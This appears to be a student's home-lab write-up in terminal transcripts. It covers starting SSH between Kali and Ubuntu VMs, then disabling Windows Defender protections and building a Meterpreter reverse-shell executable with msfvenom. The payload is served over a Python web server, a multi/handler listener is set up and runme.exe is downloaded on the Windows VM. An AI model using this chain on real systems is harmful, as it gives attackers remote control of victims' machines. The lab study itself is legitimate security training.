

Task 1:




```
timothyd@ubuntu:~$ ss -antp
State          Recv-Q        Send-Q                         Local Address:Port                       Peer Address:Port
LISTEN         0             128                                127.0.0.1:631                              0.0.0.0:*
LISTEN         0             4096                           127.0.0.53%lo:53                               0.0.0.0:*
LISTEN         0             128                                    [::1]:631                                 [::]:*
LISTEN         0             511                                        *:443                                    *:*
LISTEN         0             511                                        *:80                                     *:*
SYN-SENT       0             1             [2601:207:182:94a0:2eb1:b003:6377:411a]%enp0s3:35372    [2620:2d:4000:1::2a]:80
SYN-SENT       0             1             [2601:207:182:94a0:2eb1:b003:6377:411a]%enp0s3:35366    [2620:2d:4000:1::2a]:80
timothyd@ubuntu:~$
```

In this step, I have run “ss -antp” and here we can see no TCP sockets are including port 22.




```
timothyd@ubuntu:~$ sudo systemctl start ssh
timothyd@ubuntu:~$ systemctl status ssh
● ssh.service - OpenBSD Secure Shell server
     Loaded: loaded (/lib/systemd/system/ssh.service; enabled; vendor preset: enabled)
     Active: active (running) since Thu 2024-04-11 21:20:54 PDT; 48s ago
       Docs: man:sshd(8)
             man:sshd_config(5)
   Main PID: 3318 (sshd)
      Tasks: 1 (limit: 4599)
     Memory: 1.7M
        CPU: 18ms
     CGroup: /system.slice/ssh.service
             └─3318 "sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups"
timothyd@ubuntu:~$
```

In this step, I have installed open ssh and have started the SSH daemon.




```
timothyd@ubuntu:~$ ss -antp
State            Recv-Q           Send-Q                  Local Address:Port                  Peer Address:Port           Pro
LISTEN           0                128                         127.0.0.1:631                        0.0.0.0:*
LISTEN           0                4096                    127.0.0.53%lo:53                         0.0.0.0:*
LISTEN           0                128                           0.0.0.0:22                         0.0.0.0:*
LISTEN           0                128                             [::1]:631                           [::]:*
LISTEN           0                511                                 *:443                              *:*
LISTEN           0                511                                 *:80                               *:*
LISTEN           0                128                              [::]:22                            [::]:*
```

Now we can see port 22.




```
timothyd@ubuntu:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:36:05:5d brd ff:ff:ff:ff:ff:ff
    inet 10.0.0.113/24 brd 10.0.0.255 scope global dynamic noprefixroute enp0s3
       valid_lft 172039sec preferred_lft 172039sec
    inet6 2601:207:182:94a0::c03c/128 scope global dynamic noprefixroute
       valid_lft 6446sec preferred_lft 6446sec
    inet6 2601:207:182:94a0:2eb1:b003:6377:411a/64 scope global temporary dynamic
       valid_lft 299sec preferred_lft 299sec
    inet6 2601:207:182:94a0:637:646c:598:ed54/64 scope global dynamic mngtmpaddr noprefixroute
       valid_lft 299sec preferred_lft 299sec
    inet6 fe80::7784:1d55:1304:596f/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

Here, I am running ip a to get the Ubuntu VM’s ip address.



```
┌──(timothyd㉿kali)-[~]
└─$ sudo ssh timothyd@10.0.0.113
timothyd@10.0.0.113's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 6.5.0-25-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

Expanded Security Maintenance for Applications is not enabled.

114 updates can be applied immediately.
17 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

1 additional security update can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

timothyd@ubuntu:~$ whoami
timothyd
timothyd@ubuntu:~$ 
```


In this step, I am establishing an SSH connection to my Ubuntu VM.



```
timothyd@ubuntu:~$ whoami
timothyd
timothyd@ubuntu:~$ uname -a
Linux ubuntu 6.5.0-25-generic #25~22.04.1-Ubuntu SMP PREEMPT_DYNAMIC Tue Feb 20 16:09:15 UTC 2 x86_64 x86_64 x86_64 GNU/Linux
timothyd@ubuntu:~$ 
```

Here we can see that I can run commands on my Ubuntu VM from my Kali VM.

Task 2:



protection data in the cloud. Works best with Automatic sample submission turned on.

Cloud-delivered protection is off. Your device may be vulnerable. Dismiss

Off

Automatic sample submission

Send sample files to Microsoft to help protect you and others from potential threats. We'll prompt you if the file we need is likely to contain personal information.

Automatic sample submission is off. Your device may be vulnerable. Dismiss

Off

Submit a sample manually

Tamper Protection


Prevents others from tampering with important security features.

Tamper protection is off. Your device may be vulnerable. Dismiss

Off


Learn more

Here I am altering the Virus and Threat Protection settings.




```
┌──(timothyd㉿kali)-[~]
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.0.91 LPORT=9001 -f exe -o runme.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: runme.exe
```

Here I am creating an msfvenom executable.




```
┌──(timothyd㉿kali)-[~]
└─$ sudo python3 -m http.server 80
[sudo] password for timothyd:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Here I am starting the python web server




```
┌──(timothyd㉿kali)-[~]
└─$ sudo msfdb run
[sudo] password for timothyd:
[+] Starting database
[+] Creating database user 'msf'
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema
Metasploit tip: Network adapter names can be used for IP options set LHOST
eth0
```

Here we are starting metasploit.




```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.0.0.91
LHOST ⇒ 10.0.0.91
msf6 exploit(multi/handler) > set LPORT 9001
LPORT ⇒ 9001
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) >
```

In this step, I have navigated to the exploit multi-handler module. Then I am configuring the handler and its payload.




```
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.0.91        yes       The listen address (an interface may be specified)
   LPORT     9001             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target



View the full module info with the info, or info -d command.
```

LHOST and LPORT are correct.



```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.0.91:9001
```


Here I have started the listener.



Directory listing for /

- .bash_logout
- .bashrc
- .bashrc.original
- .cache/
- .config/
- .dmrc
- .face
- .face.icon@
- .gnupg/
- .ICEauthority
- .java/
- .local/
- .mozilla/
- .msf4/
- .profile
- .sudo_as_admin_successful
- .vboxclient-clipboard-tty7-control.pid
- .vboxclient-clipboard-tty7-service.pid
- .vboxclient-display-svga-x11-tty7-control.pid
- .vboxclient-display-svga-x11-tty7-service.pid
- .vboxclient-draganddrop-tty7-control.pid
- .vboxclient-draganddrop-tty7-service.pid
- .vboxclient-hostversion-tty7-control.pid
- .vboxclient-seamless-tty7-control.pid
- .vboxclient-seamless-tty7-service.pid
- .vboxclient-vmsvga-session-tty7-control.pid

In this step, we are back on the Windows VM and have navigated to the Kali VM's ip address on the internet.




Today (1)

runme   4/11/2024 10:46 PM   Application   7 KB


Earlier this week (6)

Here I have downloaded the runme executable.



